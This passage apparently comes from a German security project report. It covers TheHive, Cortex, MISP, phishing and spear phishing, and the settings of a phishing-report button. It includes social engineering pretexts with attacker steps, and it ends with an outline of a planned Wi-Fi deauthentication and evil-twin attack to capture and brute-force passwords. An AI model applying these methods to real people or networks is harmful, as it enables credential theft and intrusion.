TheHive ist in Scala geschrieben und verwendet ElasticSearch 5.x für die Speicherung. Seine REST-API ist zustandslos, wodurch es horizontal skalierbar ist. Das Front-End verwendet AngularJS mit Bootstrap.




Abbildung 12: Architektur von TheHive

Folgendes Bild veranschaulicht den typischen Workflow:




Abbildung 13: Workflow TheHive

Cortex

Dank Cortex können Observables wie IP- und E-Mail-Adressen, URLs, Domainnamen, Dateien oder Hashes über eine Weboberfläche analysiert werden. Analysten können diese Vorgänge auch automatisieren und grosse Mengen von Observables aus TheHive oder über die Cortex REST API von alternativen SOAR-Plattformen, benutzerdefinierten Skripten oder MISP übermitteln. In Verbindung mit TheHive erleichtert Cortex dank seiner Active Response-Funktionen die Eindämmungsphase erheblich.

Cortex ist in Scala geschrieben. Das Front-End verwendet AngularJS mit Bootstrap. Seine REST-API ist zustandslos, wodurch sie horizontal skalierbar ist. Die mitgelieferten Analyzer sind in Python geschrieben. Zusätzliche Analyzer können in der gleichen Sprache oder einer anderen von Linux unterstützten Sprache geschrieben werden.




Abbildung 14: Architektur von Cortex

Durch den Einsatz von Cortex muss man das Rad nicht jedes Mal neu erfinden, wenn man einen Dienst oder ein Tool zur Analyse einer Beobachtung verwenden möchte, das einem hilft, den vorliegenden Fall zu untersuchen oder Bedrohungen einzudämmen, bevor es zu spät ist. Nutzt man den sehr grossen Satz an Analysatoren oder erstellt man seinen eigenen Analysator oder Responder mit einer beliebigen, von Linux unterstützten Programmiersprache und teilt diese mit dem Team oder, besser noch, mit der gesamten Community. Man kann auch mehrere MISP-Instanzen gleichzeitig abfragen.

Cortex ist der perfekte Begleiter für TheHive. TheHive kann sich mit einer oder mehreren Cortex-Instanzen verbinden und mit ein paar Klicks können Sie Dutzende, wenn nicht Hunderte von Observables auf einmal analysieren oder aktive Reaktionen auslösen. Mit der Report-Engine von TheHive ist es ein Leichtes, die Cortex-Ausgabe zu parsen und so darzustellen, wie man es wünscht. Dank dem leistungsstarken Web-UI kann Cortex auch als eigenständiges Produkt verwenden, um mehrere

Organisationen und Analysatoren zu verwalten und Abfragegrenzen zu konfigurieren. Cortex kann über seine REST-API oder mit Hilfe von Cortex4py mit anderen Produkten verbunden werden.

Cortex kommt mit mehr als hundert Analysatoren für beliebte Dienste wie VirusTotal, Joe Sandbox, DomainTools, PassiveTotal, Google Safe Browsing, Shodan und Onyphe. Identifizierte Missbrauchskontakte, parse Dateien in verschiedenen Formaten wie OLE und OpenXML, um VBA-Makros zu erkennen, generiere nützliche Informationen zu PE- und PDF-Dateien und vieles mehr. Cortex-Analysatoren können auch von MISP aus abgefragt werden, um Ereignisse anzureichern und die Abdeckung der Untersuchungen zu erweitern.

MISP

MISP - Open Source Threat Intelligence and Sharing Platform (früher bekannt als Malware Information Sharing Platform) wird als freie Software/Open Source von einer Gruppe von Entwicklern des CIRCL und vielen anderen Mitwirkenden entwickelt.

CIRCL betreibt mehrere MISP-Instanzen (für verschiedene Arten von Bestandteilen), um die automatische Erkennung und Reaktion auf gezielte und Cybersecurity-Angriffe in Luxemburg und ausserhalb zu verbessern. MISP ist eine Plattform für den Austausch von Bedrohungssindikatoren und Threat Intelligence innerhalb des privaten und öffentlichen Sektors.

Private Organisationen, Organisationen, private Forscher oder CERTs können den Zugang zu ihrer jeweiligen MISP-Community beantragen.

Was ist MISP?

eine Plattform für den Austausch, die Speicherung und Korrelation von Indikatoren für Kompromisse bei gezielten Angriffen, aber auch von Bedrohungssdaten wie Informationen über Bedrohungssakteure, Informationen über Finanzbetrug und vieles mehr.

MISP - Open Source Threat Intelligence and Sharing Platform ermöglicht Organisationen den Austausch von Informationen wie Bedrohungssdaten, Indikatoren, Informationen über Bedrohungssakteure oder jede Art von Bedrohung, die in MISP strukturiert werden kann. MISP-Benutzer profitieren von dem gemeinsamen Wissen über vorhandene Malware oder Bedrohungen. Das Ziel dieser vertrauenswürdigen Plattform ist es, die Gegenmassnahmen gegen gezielte Angriffe zu verbessern und vorbeugende Massnahmen und Erkennungen einzurichten.

Wie funktioniert MISP?




Abbildung 15: Funktionsweise MISP

Auf die Malware Information Sharing Platform kann über verschiedene Schnittstellen zugegriffen werden, z. B. über ein Web-Interface (für Analysten oder Incident-Handler) oder über eine REST-API (für Systeme, die IOCs pushen und abrufen). Das inhärente Ziel von MISP ist es, eine robuste Plattform zu sein, die einen reibungslosen Betrieb der Aufdeckung, Reifung und Ausnutzung der Bedrohungsinformationen gewährleistet.

4.2.4. Phishing

Originaltext von security.luis-luescher.com

Social Engineering

Unter Social Engineering wird keine technische Bedrohung beschrieben, sondern die Möglichkeit, auf sozialer Ebene, sprich Mensch zu Mensch, an Daten oder Informationen zu gelangen. Diese kann der Angreifer, der sogenannte Social Engineer, danach zu seinen Gunsten verwenden. Ein gutes Beispiel für Social Engineering ist der Film «Catch me if you can».

Social Engineering beruht auf den Eigenschaften der meisten Menschen, dass ...

- Sie anderen Menschen helfen möchten,
- Sie das Bedürfnis haben, anderen Menschen zu vertrauen,
- Sie selbst gerne geachtet oder beliebt sein möchten
- Sie Ärger und Konflikten tendenziell ausweichen.

Diese Eigenschaften machen sich Social Engineers zunutze, indem sie beispielsweise an die Hilfsbereitschaft appellieren.

Beispiele dazu:

- «Ich bin ein Kollege aus der Abteilung in Bern, ich muss nur schnell meine E-Mails abrufen. Darf ich kurz dein System benutzen?»
- «Ich bin Journalist und schreibe einen Artikel über kreative Unternehmen. erzählen Sie mir doch etwas über Ihren Werdegang und Ihren aktuellen Vorhaben.»
- «Ich habe ein Problem, nur Sie können mir helfen.»

Ziel eines Social Engineers sind:

- *Industriespionage: Durch Zugriff ins Unternehmensnetzwerk heikle Informationen über neue oder einzigartige Produkte zu beschaffen.*
- *Datendiebstahl: Durch Zugriff auf Unternehmensdatenbanken Adress- oder sogar Kreditkartendaten der Kunden erlangen. Dazu scheuen sich auch vor Methoden wie dem Dumpster Diving nicht zurück, das heisst, sich durchwühlen gezielt Müll nach verwertbaren Informationen oder Dokumenten.*
- *Identitätsdiebstahl: Durch Zugriff auf die Netzwerkanmeldeserver Benutzernamen und Passwörter der Mitarbeitenden zu erlangen.*

Das Vorgehen bei Social Engineering folgt dabei immer gewissen Abläufen:

1. *Informationen sammeln (Internet, Werbung, Altpapier hinter der Firma etc.)*
2. *Kontakt aufbauen (Telefonanruf, Besuch der Firma)*
3. *Vortäuschen einer falschen Identität*
4. *Informationen erarbeiten/beschaffen*
5. *Sich rechtzeitig aus dem Staub machen.*
6. *Anwenden der Informationen*

Wichtig ist, dass man in Firmen Mitarbeiter sensibilisiert in Bezug auf Social Engineering:

- *Schulung der Mitarbeitenden auf heikle Situationen wie Telefonanfragen, bitten um Adressen oder Telefonnummern usw.*
- *Klassifizierung von Informationen in verschiedenen Sicherheitskategorien*
- *Sensible Daten nur einem möglichst kleinen Kreis zugänglich machen.*
- *Richtlinien für den Umgang mit Personen ausserhalb der Firma erlassen*
- *Aktualisieren der technischen Massnahmen (Türschliesssysteme, Passwortsysteme auf PCs, Berechtigung der Daten usw.)*

Phishing

Phishing beschreibt, den Versuch, über gefälschte Internet-Seiten persönliche Daten eines Internet-Benutzers zu erhalten. Der Begriff ist ein englisches Wortspiel, das sich an «fishing» (Angeln. Fischen), eventuell in Anlehnung an Phreaking, das Hacken von Telefon, auch Password Fishing, also bildlich das «Angeln nach Passwörtern mit Ködern» anlehnt. Normalerweise beginnt eine Phishing-Attacke mit einer persönlich gehaltenen, offiziell anmutenden E-Mail oder einem Massenversand von E-Mails. Der Empfänger wird dann häufig mit «Sehr geehrter Kunde» anstatt mit dem eigentlichen Namen angesprochen. Er soll die täuschend echt aussehende Website besuchen und wird unter einem Vorwand zur Eingabe seiner Zugangsdaten aufgefordert. Meistens wird das Opfer zusätzlich in falscher Sicherheit gewiegt, indem im Text das Problem des Datendiebstahl thematisiert wird und die Ausfüllung des Formulars nötig sei, damit ein «neuartiges Sicherheitskonzept» wirksam werden kann. Folgt er dieser Aufforderung, gelangen seine Zugangsdaten in die Hände der Urheber der Phishing-Attacke. Was danach folgt, soll nur noch nachträgliches Misstrauen des Opfers streuen – eine kurze Bestätigung oder eine falsche Fehlermeldung. Noch vor zwei Jahren konnte man solche Mails sehr schnell aufgrund der schlechten deutschen Sprache identifizieren, da sie meistens nur durch einen Übersetzungsbots erstellt wurde. Mittlerweile hat aber die Qualität zugenommen.

Spear Phishing

Spear Phishing ist die Bezeichnung für eine ziemlich heimtückische Art von Cyberangriff, die der des Phishings sehr ähnelt. Beim klassischen Phishing werden grosse Mengen von E-Mails wahllos an Empfänger verschickt, um sie dazu zu bringen, auf schädliche Links zu klicken oder vertrauliche Informationen preiszugeben. Beim Spear-Phishing werden Empfänger hingegen sorgfältig recherchiert und ausgewählt und erhalten E-Mails, die auf sie persönlich zugeschnitten sind und somit viel glaubwürdiger und vertraut wirken.

Bei Spear Phishing handelt es sich also im Wesentlichen um eine ausgefeilte Spielart von Phishing-Angriffen, bei der die Hacker sich als Geschäftspartner, Freund oder Dienstleister – wie etwa die eigene Bank oder PayPal – ausgeben. Sie verwenden einen bekannten Absendernamen, um Vertraut zu erwecken. In der E-Mail werden Sie aufgefordert, auf einen bösartigen Link zu klicken oder vertrauliche Informationen zu übermitteln – Passwörter, Bankverbindungen oder sonstige personenbezogenen Daten.

Wichtig ist dabei zu beachten, dass Spear -phishing Angriffe sich in der Regel nicht an ein breites Publikum richten sondern haben eine bestimmte Person oder Organisation im Visier. Um ihre Ziele zu erreichen, setzen sie bestimmte Taktiken ein:

Sie täuschen bekannte Absenderidentitäten vor, stimmen E-Mails auf die Persönlichkeit der Empfänger ab und erhalten Insider-Informationen. Oft sind sie nur die Vorstufe zum eigentlichen Angriff. Das Sie übers Ohr gehauen wurden, merken Sie erst, wenn es bereits zu spät ist.

Ein Spear-Phishing-Angriff beginnt in der Regel mit einem gefälschten Schreiben, das vorgeblich von einem Freund oder Geschäftspartner stammt und den Empfänger bewegen soll, unwissentlich ein Schadprogramm herunterzuladen oder vertrauliche Informationen preiszugeben. Die erste Kontaktaufnahme mit dem potenziellen Opfer erfolgt in der Regel über E-Mail oder eine Social-Media-Plattform. Auf diese Weise wird der Köder gelegt. Anschliessend müssen die Hacker nur noch abwarten, ob das Opfer anbeisst.

Sie können erstaunlich einfallsreiche Fallen stellen, die ganz auf bestimmte Mitarbeiter oder Personen zugeschnitten sind. Wenn die Betroffenen hineintappen, folgt häufig ein grösserer Angriff auf ihre Person oder ihren Arbeitgeber.

Wenn Sie das Ziel eines solchen Spear-Phishing-Angriffs sind, hat der Angreifer sich sehr wahrscheinlich gründlich über Sie informiert. Er kennt Ihren Namen und Ihre E-Mail-Adresse. Und er hat wahrscheinlich Ihre Online-Benutzerkonten durchkämmt, um persönliche Informationen über Sie zu finden.

Vielelleicht hat er Ihre Postings auf Social-Media-Plattformen gelesen, um zu erfahren, welche Produkte Sie vor kurzem gekauft haben, wohin Sie gereist sind oder wer Ihre Freunde und Kollegen sind. Heutzutage sind so viele Informationen online zugänglich, dass es leichter denn je möglich ist, ein großes Profil der angegriffenen Person zu erstellen, das ihre Aktivitäten oder ihre Bekannten umfasst. Diese Informationen liefern den Angreifern die nötigen Ansatzpunkte. Spear-Phishing-Angriffe auf ein Unternehmen zielen auf die schwächsten Glieder in der Sicherheitskette: die Mitarbeiter. Ein typischer Angriff kann beispielsweise so aussehen, dass eine grössere Gruppe von Mitarbeitern eine scheinbar beruflich bedingte E-Mail erhält. Das kann etwa eine geschäftliche Mail ihres „Vorgesetzten“ sein. Dieses Schreiben enthält dann oft einen Link oder einen infizierten Dateianhang, der bei Aktivierung das gesamte Netzwerk Ihres Unternehmens für Angreifer öffnet.

Manchmal behaupten die Absender auch, dass Logins oder Passwörter „überprüft“ werden müssen. Ein gut gemachter Spear-Phishing-Angriff verbirgt sich hinter dem Namen einer vertrauenswürdigen Person oder Institution und enthält genügend Einzelheiten, um glaubwürdig zu wirken. Er enthält eine Aufforderung, die plausibel erscheint, oder legt einen attraktiven Köder aus. Die Annäherung erfolgt in der Regel per E-Mail oder über Social-Media-Accounts.

4.2.5. Outlook Phishing Button

Phishing Buttons können dazu verwendet werden, um potenzielle Phishing Mails zu melden. Untersuchungen gehen davon aus, dass 91 % der Cyberangriffe mit einer Phishing-E-Mail beginnen.

Der Phish Alert Button (PAB) bietet eine sichere Möglichkeit, potenziell bösartige E-Mails zur Überprüfung an die Mitarbeiter der IT-Security weiterzuleiten. Mit dieser Funktion wird die verdächtige E-Mail auch automatisch aus dem Posteingang entfernt, um eine zukünftige Exposition zu verhindern.

Folgende Einstellungsmöglichkeiten sind gegeben:




Abbildung 16: Einstellungsmöglichkeit Phishing Button

- 1) Aktiviert** - aktiviere dieses Kontrollkästchen, wenn man Phish Alert für das eigene Konto aktivieren möchten. Wenn das Kontrollkästchen nicht aktiviert ist, man aber Phish Alert in der eigenen Organisation eingesetzt haben, wird kein Bericht aufgezeichnet.

2) Icon - verwende diese Option, um ein eigenes benutzerdefiniertes Icon für die Phish-Alert-Schaltfläche hochzuladen. Das Bild muss im PNG-Format vorliegen, sollte weniger als 1 MB gross sein und ein quadratisches Bild zwischen 32 x 32 und 256 x 256 Pixeln sein. Wenn es leer gelassen wird, wird das Standard-PAB-Symbol verwendet.

Bitte beachte, wenn den Phish Alert Button bereits installiert habt und dies das erste Mal ist, dass man ein benutzerdefiniertes Symbol hinzufügt, muss man den PAB neu installieren, damit die Änderung wirksam wird.

3) Lizenzschlüssel - dies ist der Lizenzschlüssel, den Sie für die Installation von Phish Alert auf Ihren Arbeitsstationen verwenden werden. Für Installationen von Google Apps/GSuite Chrome Extension benötigen Sie diesen nicht, da er automatisch in .json Config-Datei eingebaut wird.

4) Nicht simulierte Phishing-E-Mails weiterleiten an - wenn der Benutzer eine nicht simulierte Phishing-E-Mail meldet, wird eine Kopie der E-Mail einschliesslich der Original-Header als Anhang an diese E-Mail-Adressen weitergeleitet. Die E-Mail-Adressen müssen durch Kommas getrennt werden.

5) Senden eine Kopie an KnwoBe4 - wenn der Benutzer eine nicht simulierte Phishing-E-Mail meldet, wird eine Kopie der Nachricht einschliesslich der Original-E-Mail-Kopfzeilen an KnwoBe4 weitergeleitet. KnwoBe4 kann dann analysieren und sogar Phishing-Vorlagen erstellen, die in simulierten Phishing-Angriffen verwendet werden können.

6) E-Mail-Format - mit dieser Einstellung wählt man aus, in welchem E-Mail-Format Sie weitergeleitete E-Mails vom Phish Alert Button erhalten möchten. Derzeit unterstützt nur Microsoft 365 PAB die Auswahl von MSG als Anhangsformat.

7) Präfix für weitergeleitete E-Mails - wenn eine nicht simulierte Phishing-E-Mail an die oben eingestellten Empfänger weitergeleitet wird, wird dieses Präfix vor der ursprünglichen Betreffzeile hinzugefügt.

8) Bestätigungsnachricht - diese Nachricht wird dem Benutzer angezeigt, nachdem er auf die Schaltfläche für den Phishing-Alarm geklickt hat, und fordert ihn auf, zu bestätigen, ob er die E-Mail melden möchte oder nicht. Beachten Sie beim Erstellen Ihrer benutzerdefinierten Nachricht, dass die maximale Zeichenanzahl 255 beträgt.

9) Eine Antwort anzeigen, wenn der Benutzer eine nicht simulierte Phishing-E-Mail meldet - wenn diese Option aktiviert ist, wird die Nachricht dem Benutzer angezeigt, wenn er eine nicht simulierte Phishing-E-Mail meldet. Beachten Sie beim Erstellen Ihrer benutzerdefinierten Nachricht die maximale Zeichenanzahl - Client PAB (469 Zeichen) und Server PAB (500 Zeichen).

10) Nur kostenpflichtig: Eine Antwort anzeigen, wenn der Benutzer eine Phishing-Sicherheits-Test-E-Mail meldet - wenn diese Option aktiviert ist, wird die Nachricht dem Benutzer angezeigt, wenn er eine Phishing-E-Mail meldet, die eine simulierte Phishing-E-Mail war. Beachten Sie beim Erstellen Ihrer benutzerdefinierten Nachricht die maximale Zeichenanzahl - Client PAB (469 Zeichen) und Server PAB (500 Zeichen).

11) Antwortdauer __ Sekunden - (nur Microsoft 365/Google PAB) Verwende dieses Feld, um die Dauer der Anzeige der simulierten und nicht simulierten Phishing-E-Mail-Antwortnachrichten festzulegen, nachdem ein Benutzer eine E-Mail über die PAB gemeldet hat. Die maximale Dauer beträgt 60 Sekunden.

12) Schaltflächentext - der Text, der auf der Schaltfläche "Phishing-Alarm" im E-Mail-Client des Benutzers angezeigt wird.

- 13) **Schaltflächengruppentext** - die Beschriftung, die unter der Schaltfläche "Phishing-Alarm" im Benutzer-E-Mail-Client angezeigt wird.
- 14) **Sprache hinzufügen** - klicke auf diese Schaltfläche, um zusätzliche Sprachen zum Phish-Alert-Button-Instanzen hinzuzufügen.
- 15) **Phish-Alarm-Einstellungen speichern** - klicke auf diese Schaltfläche, um alle Änderungen an der Phish-Alarm-Schaltfläche zu speichern.
- 16) **Download Outlook add-in installer** - der Link, über den man die neueste Version von Phish Alert für Outlook herunterladen kann.
- 17) **Manifest für Exchange 2013, 2016 herunterladen** - dies ist die Manifestdatei für die Installation des Add-Ins für Exchange 2013, 2016.
- 18) **Download Manifest für Microsoft 365 (unterstützt Mobile)** - dies ist die Manifestdatei für die Installation des Add-Ins für Microsoft 365 und die Outlook Mobile App (Android und iOS).
- 18) **Konfig-Datei für Chrome-Erweiterung herunterladen** - lade diese Datei herunter, wenn der Phish Alert auf den Google Apps/GSuite Organisation installiert werden sollte.

4.2.6. Wi-Fi Attack

Die zu durchführende Wi-Fi Attacke beinhaltet zwei Teile. Zuerst wird ein Wi-Fi Deauthentication Angriff durchgeführt. Dabei werden alle mit dem echten Access Point verbundenen Geräte deauthentifiziert. Anschliessend verbinden sich die gesamten Geräte mit einer Kopie des echten Access Points und Authentifizieren sich mit dem gespeicherten Passwort für den Access Point. Dieses Passwort wird dann mitgeschnitten und kann via Bruteforce-Angriff herausgefunden werden.

Technische Einzelheiten

